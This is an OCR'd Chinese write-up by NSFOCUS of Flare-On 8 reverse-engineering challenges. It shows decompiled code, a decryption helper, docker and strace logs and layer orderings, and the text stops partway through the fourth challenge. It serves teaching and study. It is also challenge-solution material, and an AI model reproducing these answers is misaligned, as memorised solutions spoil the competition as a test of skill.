
NSFOCUS

# 逆向心法修炼之道

# FLARE ON 8TH WRITEUP





NSFOCUS

# 目录


# 一. credchecker


## 1.1 writeup

第一题是一个表单提交验证的签到题目：




提交随机内容后点击测试：





通过 F12 查看源码，找到表单提交的校验函数，发现用户名和密码的校验逻辑如下：

```
function checkCreds() {
    if (username.value == "Admin" && atob(password.value) == "goldenticket")
    {
        var key = atob(encoded_key);
        var flag = "";
        for (let i = 0; i < key.length; i++)
        {
            flag += String.fromCharCode(key.charCodeAt(i) ^ password.value.charCodeAt(i % password.value.length))
        }
        document.getElementById("banner").style.display = "none";
        document.getElementById("formdiv").style.display = "none";
        document.getElementById("message").style.display = "none";
        document.getElementById("final_flag").innerText = flag;
        document.getElementById("winner").style.display = "block";
    }
    else
    {
        document.getElementById("message").style.display = "block";
    }
}
```

输入符合条件的用户名和密码，即可得到 flag 输出：

# 二. known




## 2.1 writeup

```
char __cdecl sub_11611F0(int encryptedHeader, int key)
{
  int i; // ecx
  char plainHeader; // al

  for ( i = 0; (char)i < 8; LOBYTE(i) = i + 1 )
  {
    plainHeader = __ROL1__(*(_BYTE *)(i + key) ^ *(_BYTE *)(i + encryptedHeader), i) - i;
    *(_BYTE *)(i + encryptedHeader) = plainHeader;
  }
  return plainHeader;
}
```


需留意此处执行的是【循环左移】操作：

```
#include <stdio.h>
#include <stdlib.h>

unsigned char ror(unsigned char val, int size)
{
  unsigned char res = val >> size;
  res |= val << (8 - size);
  return res;
}

int main(void) {
    unsigned char after[] = {0x89, 0x50, 0x4E, 0x47, 0x0D, 0x0A, 0x1A, 0x0A};//
PNG 文件头
    unsigned char before[] = {0xC7, 0xC7, 0x25, 0x1D, 0x63, 0x0D, 0xF3, 0x56};

    for(int i = 0; i < 8; i ++) {
        printf("%c ", ror(after[i] + i, i) ^ before[i]);
    }
```

```
    return 0;
}
```

算出的解密私钥为：No1Trust，继而可还原出明文 flag。

# 三. antioch




## 3.1 writeup

sudo docker -l antioch.tar

sudo docker run -ti antioch

导入 docker 镜像并进行简单的测试：

```
→ /home/app/project/Flare-On/2 :sudo docker run -ti antioch
AntiochOS, version 1.32 (build 1975)
Type help for help
> help
Available commands:
help: print this help
...AAARGH

> approach
Approach the Gorge of Eternal Peril!
aWhat is your name? abc
...AAARGH

> consult
Consult the Book of Armaments!
VVVVVVVVVVVV
VVVVVVVVVVVV
VVVVVVVVVVVV
VVVVVVVVVVVV
```

尝试将容器中的内容 dump 出来：

```
→ /home/app/project/Flare-On/2 :sudo docker cp 28a0:/ tmp
→ /home/app/project/Flare-On/2 :cd tmp
→ /home/app/project/Flare-On/2/tmp :ls
AntiochOS  dev  etc  proc  sys
→ /home/app/project/Flare-On/2/tmp :ls -R
.:
AntiochOS  dev  etc  proc  sys

./dev:
console  pts  shm

./dev/pts:

./dev/shm:

./etc:
hostname  hosts  mtab  resolv.conf

./proc:

./sys:
```

发现只有一个名为 AntiochOS 的 ELF 文件。

用 IDA 分析之，进而发现程序仅包含 2 个有用的命令：approach 和 consult：

```
void __noreturn start()
{
  void *v0; // rax
  __int16 *v1; // rsi
  _BYTE curOpt[32]; // [rsp+0h] [rbp-B8h] BYREF
  __int16 input[76]; // [rsp+20h] [rbp-98h] BYREF

  v0 = sub_4013E0();
  printMsg(1u, (__int64)v0, 37LL);
  sub_4012E0(input);
  printMsg(1u, (__int64)input, 19LL);
  while ( 1 )
  {
    input[0] = ' >';
    printMsg(1u, (__int64)input, 2LL);
    v1 = input;
    if ( !read() )
      break;
    sub_401340(curOpt);                         // quit
    v1 = (__int16 *)curOpt;
    if ( !(unsigned int)strcmp((__int64)input, (__int64)curOpt, 5LL) )
      break;
    sub_401360(curOpt);                         // help
    if ( !(unsigned int)strcmp((__int64)input, (__int64)curOpt, 5LL) )
    {
      help();
    }
    else
    {
      sub_401380(curOpt);                       // consult
      if ( !(unsigned int)strcmp((__int64)input, (__int64)curOpt, 8LL) )
      {
        consult();
      }
      else
      {
        sub_4013B0(curOpt);                     // approach
        if ( !(unsigned int)strcmp((__int64)input, (__int64)curOpt, 9LL) )
          approach();
      }
    }
  }
  exit(0LL, v1);
}
```

里面的线索指向《Monty_Python_and_the_Holy_Grail》这部影视作品，通过多道关卡如询问姓名、喜欢的颜色，最终输出 flag 信息。

```
v0 = 0LL;
v12 = 10;
v1 = sub_401260();                              // Approach the Gorge of Eternal Peril!
printMsg(1u, (__int64)v1, 37LL);
select();
sub_401120(v13);                                // What is your name?
printMsg(1u, (__int64)v13, 19LL);
v2 = read();
crcOfName = crc32(v14, v2);
target = &dword_40200C;
v5 = 0xB59395A9;
while ( v5 != crcOfName )
{
  v0 = (unsigned int)(v0 + 1);
  if ( (_DWORD)v0 == 30 )
    return printMsg(1u, (__int64)"...AAARGH\n\n", 11LL);
  v5 = *target;
  target += 3;
}
sub_401180(v13);                                // What is your quest?
printMsg(1u, (__int64)v13, 20LL);
if ( read() > 1 )
{
  sub_4011E0(v13);                              // What is your favorite color?
  printMsg(1u, (__int64)v13, 29LL);
  v6 = read();
  crcOfColor = crc32(v14, v6);
  v8 = &dword_402000[3 * v0];
  if ( v8[1] == crcOfColor )
  {
    order = *((_BYTE *)v8 + 8);
    if ( order > 0 )
    {
      itoa(order, v14);
      v10 = sub_4012A0();                       // Right. Off you go. #>>>
      printMsg(1u, (__int64)v10, 20LL);
      printMsg(1u, (__int64)v14, strlen(v14));
      return printMsg(1u, (__int64)&v12, 1LL);
    }
  }
}
return printMsg(1u, (__int64)"...AAARGH\n\n", 11LL);
```

经过分析，有 30 组答案，每组答案由【crc32(姓名\n), crc32(颜色\n), 序号】组成。

如下：

```
.rodata:0000000000402000 dword_402000    dd 0B59395A9h           ; DATA XREF: LOAD:00000000004000C0
.rodata:0000000000402000                                         ; approach+110to
.rodata:0000000000402004                 dd 1BB5AB29h
.rodata:0000000000402008                 dd 0Eh
.rodata:000000000040200C dword_40200C    dd 5EFDD04Bh            ; DATA XREF: approach+75to
.rodata:0000000000402010                 dd 3F8468C8h
.rodata:0000000000402014                 dd 12h
.rodata:0000000000402018                 dd 0ECED85D0h
.rodata:000000000040201C                 dd 82D23D48h
.rodata:0000000000402020                 dd 2
.rodata:0000000000402024                 dd 0D8549214h
.rodata:0000000000402028                 dd 472EE5h
.rodata:000000000040202C                 dd 1Dh
.rodata:0000000000402030                 dd 2C2F024Dh
.rodata:0000000000402034                 dd 0C9A060AAh
.rodata:0000000000402038                 dd 0Ch
.rodata:000000000040203C                 dq 24D235018A5232h
.rodata:0000000000402044                 dd 0Dh
.rodata:0000000000402048                 dd 72B88A33h
.rodata:000000000040204C                 dd 81576613h
.rodata:0000000000402050                 dd 14h
.rodata:0000000000402054                 dd 674404E2h
.rodata:0000000000402058                 dd 5169E129h
.rodata:000000000040205C                 dd 0Bh
.rodata:0000000000402060                 dd 307A73B5h
.rodata:0000000000402064                 dd 0E560E13Eh
.rodata:0000000000402068                 dd 1Ch
```

consult 命令输出 4096 字节，以列宽 15B 的格式进行格式化打印，初看是 AsciiArt 的格式。分析 AntiochOS 的 consult 命令：

```
fileName = 'a';
memset(v8, 0, sizeof(v8));
v1 = sub_4010E0();                      // Consult the Book of Armaments!
printMsg(1u, (__int64)v1, 31LL);
select();
do
{
  while ( (int)open() < 0 )             // open(a-z.dat)
  {
    if ( (_BYTE)++fileName == '{' )
      goto LABEL_7;
  }
  read();
  close();
  v2 = v8;
  v3 = v7;
  do
    *v2++ ^= *v3++;
  while ( v2 != (unsigned __int8 *)&v9 );
  ++fileName;
}
while ( (_BYTE)fileName != '{' );
ABEL_7:
```

读文件并进行异或操作，最后输出，但尚不清楚目标文件是什么。尝试将 AntiochOS 拷贝出来在本地以 strace 方式运行：

```
→ /home/app/project/Flare-On/2/tmp :strace ./AntiochOS
execve("./AntiochOS", ["./AntiochOS"], 0x7fff2a645390 /* 26 vars */) = 0
write(1, "AntiochOS, version 1.32 (build 1"..., 37AntiochOS, version 1.32 (build 1975)
) = 37
write(1, "Type help for help\n", 19Type help for help
)    = 19
write(1, "> ", 2> )                      = 2
read(0, consult
"consult\n", 128)              = 8
write(1, "Consult the Book of Armaments!\n", 31Consult the Book of Armaments!
) = 31
select(0, NULL, NULL, NULL, {tv_sec=2, tv_usec=0}) = 0 (Timeout)
open("a.dat", O_RDONLY)                 = -1 ENOENT (No such file or directory)
open("b.dat", O_RDONLY)                 = -1 ENOENT (No such file or directory)
open("c.dat", O_RDONLY)                 = -1 ENOENT (No such file or directory)
open("d.dat", O_RDONLY)                 = -1 ENOENT (No such file or directory)
open("e.dat", O_RDONLY)                 = -1 ENOENT (No such file or directory)
open("f.dat", O_RDONLY)                 = -1 ENOENT (No such file or directory)
open("g.dat", O_RDONLY)                 = -1 ENOENT (No such file or directory)
open("h.dat", O_RDONLY)                 = -1 ENOENT (No such file or directory)
```

提示读的是 a-z.dat 文件，且根据前面 dump 出来的结果来看，container 里面当前是不包含这些文件的。

继续分析 docker 文件，发现两篇文章

https://github.com/moby/moby/blob/master/image/spec/v1.2.md

https://segmentfault.com/a/1190000009309347

其中有提到：image 镜像本质就是 tar 包，其中记录了基础 layer，以及后续衍生出来的各个上层 layer 的 meta、文件、修改等数据信息。

奇怪的是，antioch 的 manifest.json 和 a13ffcf46cf41480e7f15c7f3c6b862b799bbe61e7d5909150d8a43bd3b6c039.json 中记录了 layers/diff_ids 均只有一层内容：

```
→ /home/app/project/Flare-On/2/antioch :cat manifest.json|jq
[
  {
    "Config": "a13ffcf46cf41480e7f15c7f3c6b862b799bbe61e7d5909150d8a43bd3b6c039.json",
    "RepoTags": [
      "antioch:latest"
    ],
    "Layers": [
      "7016b68f19aed3bb67ac4bf310defd3f7e0f7dd3ce544177c506d795f0b2acf3/layer.tar"
    ]
  }
]
```

```
"rootfs": {
  "type": "layers",
  "diff_ids": [
    "sha256:d26c760acd6e75540d4ab7a33245a75a5506daa7998819f97918a39632a15497"
  ]
}
```

但 tar 包中却显示存在若干其他的 layer：


且这些 layer.tar 在解包后，里面正好携带有随机不等个数的 a~z.dat 文件，故怀疑是出题者有意将这些 layer 的信息给抹除掉了。

随机挑选一个 layer.tar 解包出来的东西，放在 AntiochOS 目录下运行，或拷贝至 container 中运行，发现 consult 命令的输出内容有新的变化，flag 是 AsciiArt 格式的可能性进一步增加。

```
→ /home/app :sudo docker run -ti antioch /AntiochOS
AntiochOS, version 1.32 (build 1975)
Type help for help
> help
Available commands:
help: print this help
...AAARGH

> approach
Approach the Gorge of Eternal Peril!
What is your name? abc
...AAARGH

> consult
Consult the Book of Armaments!
.............
.............
....._...._.....
..........)._.
```

因此接下来的关键就是要找到正确的 layer 排列顺序。

继续翻找文件，发现各 layer 下的 json 描述文件中均存在一个不寻常的 author 字段，都是影视剧中的角色名，如：



共三十组，一开始以为是需要根据这部剧的角色间的某种关系来确定对应 layer 的次序，比如出场或者片尾字幕顺序。后来经提示，想到 approach 中有要求输入姓名的环节，再次分析 approach 的逻辑流程后，发现恰好有一个 30 组的判别条件能对得上了。

结合之前分析得到的【crc32(姓名\n), crc32(颜色\n), 序号】的结构，推测最后一个字段表示的含义就是对应 layer 的次序。gdb 动态调试，不用去分析颜色要输入什么，只需要确定姓名经过计算后所在的结构体的序号即可，得到：


```
01 b75ea3e81881c5d36261f64d467c7eb87cd694c85dd15df946601330f36763a4 Miss Islington

02 ea12384be264c32ec1db0986247a8d4b2231bf017742313c01b05a7e431d9c26 Sir Bors

03 4c33f90f25ea2ab1352efb77794ecc424883181cf8e6644946255738ac9f5dbd Tim the Enchanter

04 09e6fff53d6496d170aaa9bc88bd39e17c8e5c13ee9066935b089ab0312635ef Dragon of Angnor

05 e5254dec4c7d10c15e16b41994ca3cf0c5e2b2a56c9d4dc2ef053eeff24333ff Brother Maynard

06 7d643931f34d73776e9169551798e1c4ca3b4c37b730143e88171292dbe99264 Sir Bedevere

07 754ee87063ee108c1f939cd3a28980a03b700f3c3967df8058831edad2743fd7 Sir Robin

08 b5f502d32c018d6b2ee6a61f30306f9b46dad823ba503eea5b403951209fd59b Zoot

09 81f28623cca429f9914e21790722d0351737f8ad3e823619a4f7019be72e2195 Squire Concorde

10 76531a907cdecf03c8ac404d91cbcabd438a226161e621fab103a920600372a8 Green Knight

11 6b4e128697aa0459a6caba2088f6f77efaaf29d407ec6b58939c9bc7814688ad Trojan Rabbit

12 bfefc1bdf8b980a525f58da1550b56daa67bae66b56e49b993fff139faa1472c Chicken of Bristol

13 1c5d28d6564aed0316526e8bb2d79a436b45530d2493967c8083fea2b2e518ce Roger the Shrubber

14 f9621328166de01de73b4044edb9030b3ad3d5dbc61c0b79e26f177e9123d184 Bridge Keeper

15 58da659c7d1c5a0c3447cb97cd6ffb12027c734bfba32de8b9b362475fe92fae Sir Gawain

16 9a31bad171ad7e8009fba41193d339271fc51f992b8d574c501cae1bfa6c3fe2 Legendary Black Beast of Argh

17 49fb821d2bf6d6841ac7cf5005a6f18c4c76f417ac8a53d9e6b48154b5aa1e76 A Famous Historian

18 fd8bf3c084c5dd42159f9654475f5861add943905d0ad1d3672f39e014757470 Sir Lancelot
```

```
19 a435765bcd8745561460979b270878a3e7c729fae46d9e878f4c2d42e5096a44 Lady of the Lake

20 cd27ad9a438a7eef05f5b5d99e2454225693e63aba29ce8553800fed23575040 Rabbit of Caerbannog

21 8e11477e79016a17e5cde00abc06523856a7db9104c0234803d30a81c50d2b71 Sir Not-Appearing-in-this-Film

22 e1a9333f9eccfeae42acec6ac459b9025fe6097c065ffeefe5210867e1e2317d Prince Herbert

23 e6c2557dc0ff4173baee856cbc5641d5b19706ddb4368556fcdb046f36efd2e2 King Arthur

24 fadf53f0ae11908b89dffc3123e662d31176b0bb047182bfec51845d1e81beb9 Inspector End Of Film

25 303dfd1f7447a80322cc8a8677941da7116fbf0cea56e7d36a4f563c6f22e867 Sir Ector

26 f2ebdc667cbafc2725421d3c02babc957da2370fbd019a9e1993d8b0409f86dd Squire Patsy

27 2b363180ec5d5862b2a348db3069b51d79d4e7a277d5cf5e4afe2a54fc04730e Dennis the Peasant

28 25e171d6ac47c26159b26cd192a90d5d37e733eb16e68d3579df364908db30f2 Dinky

29 cfd7ddb31ce44bb24b373645876ac7ea372da1f3f31758f2321cc8f5b29884fb Black Knight

30 a2de31788db95838a986271665b958ac888d78559aa07e55d2a98fc3baecf6e6 Sir Gallahad
```

将对应 layer.tar 按次序解压到同一目录下，然后在当前目录下运行 AntiochOS 的 consult 命令，得到 AsciiArt 的 flag 值：



# 四. myaquaticlife





## 4.1 writeup


首先 upx -d 直接脱壳，测试运行，发现有 visitor counter 的递增操作：


且鼠标在主界面移动过程中，文字和图片均提示为链接形式（手）。但只有点击文字才有反应，点击动物没有任何反应提示。在点击文字后，会切换到 you chose.. poorly 页，此时只剩下退出关闭窗口的选项。

Visitor Counter 的自增，猜测可能是通过文件或者注册表的方式实现的。通过 Process Monitor 发现该值是记录在 registry 中的，位置如下：




同时还发现，程序有往 C:\Users\XXX\AppData\Local\Temp\MMBPlayer 目录下投放文件的行为：




打开 index.html 和 index2.html，发现正好对应 2 个主界面的内容，只不过 href 处的内容比较奇怪：

```
<div class="main">
    <img class="img1" src="bg.gif" width=1190 height=100>
    <a href="script:Script17"><p class="txt1">What's your favorite aquatic animal?</p></a>
    <a href="script:Script1"><img class="img2" src="1.gif" width=200></a>
    <a href="script:Script2"><img class="img3" src="2.gif" width=200></a>
    <a href="script:Script3"><img class="img4" src="3.gif" width=200></a>
    <a href="script:Script4"><img class="img5" src="4.gif" width=200></a>
    <a href="script:Script5"><img class="img6" src="5.gif" width=200></a>
    <a href="script:Script6"><img class="img7" src="6.gif" width=200></a>
    <a href="script:Script7"><img class="img8" src="7.gif" width=200></a>
    <a href="script:Script8"><img class="img9" src="8.gif" width=200></a>
    <a href="script:Script9"><img class="img10" src="9.gif" width=140></a>
    <a href="script:Script10"><img class="img11" src="10.gif" width=200></a>
    <a href="script:Script11"><img class="img12" src="11.gif" width=100></a>
    <a href="script:Script12"><img class="img13" src="12.gif" width=60></a>
    <a href="script:Script13"><img class="img14" src="13.gif" width=120></a>
    <a href="script:Script14"><img class="img15" src="14.gif" width=200></a>
    <a href="script:Script15"><img class="img16" src="15.gif" width=200></a>
    <a href="script:Script16"><img class="img17" src="16.gif" width=300></a>
    <img class="img18" src="banner.gif"><img class="img19" src="banner.gif">
    <img class="img20" src="bubbles.gif"><img class="img21" src="bubbles.gif">
</div>
```

分析 myaquaticlife.upx.exe 的过程中，发现有一些常量：

| Address | Length | Type | String |
|---|---|---|---|
| .data:00513C78 | 00000008 | C | COMSPEC |
| .data:00513C80 | 0000000D | C | /C \"\"%s\" %s\" |
| .data:00513C90 | 0000000E | C | \\winoa386.mod |
| .data:00513CA0 | 0000000B | C | /C \"%s\" %s |
| .data:00513CAC | 00000009 | C | MINIMIZE |
| .data:00513CB8 | 00000009 | C | MAXIMIZE |
| .data:00513CD8 | 00000008 | C | TOPMOST |
| .data:00513CE8 | 00000008 | C | explore |
| .data:00513CF0 | 0000000B | C | \"ECPA\|SA: |
| .data:00513CFC | 00000011 | C | Master Layer 000 |
| .data:00513D10 | 00000010 | C | Master Page 000 |
| .data:00513D20 | 00000007 | C | Circle |
| .data:00513D28 | 00000008 | C | HotSpot |
| .data:00513D38 | 0000000A | C | Paragraph |

| | | | |
|---|---|---|---|
| .data:0051A4D0 | 0000003C | C | Missing ' \" ' after the first argument: Command(\"Object\"... |
| .data:0051A50C | 00000039 | C | Missing ' \" ' before first argument: Command(\"Object\"... |
| .data:0051A548 | 0000003A | C | Expected 'For' \nYou have more 'Next' than 'For' commands. |
| .data:0051A584 | 0000003B | C | Expected 'Next' \nYou have more 'For' than 'Next' commands. |
| .data:0051A5C0 | 00000037 | C | Expected 'If' \nYou have more 'End' than 'If' commands. |
| .data:0051A5F8 | 00000038 | C | Expected 'End' \nYou have more 'If' than 'End' commands. |
| .data:0051A630 | 0000000A | C | ** Error |
| .data:0051A6E4 | 00000010 | C | CShockwaveFlash |
| .data:0051A6F8 | 0000000D | C | CBK_AudioBit |
| .data:0051A708 | 0000000C | C | CBK_TimeSec |
| .data:0051A714 | 00000009 | C | CBK_Time |
| .data:0051A720 | 0000000D | C | CBK_ID3Genre |
| .data:0051A730 | 0000000C | C | CBK_ID3Year |
| .data:0051A73C | 0000000D | C | CBK_ID3Album |

一开始看到里面有一些 Level、next、forward 的字样内容，以为又是一道关卡类的游戏。

| | | | |
|---|---|---|---|
| .data:0051DE38 | 00000012 | C | CurrentInstrument |
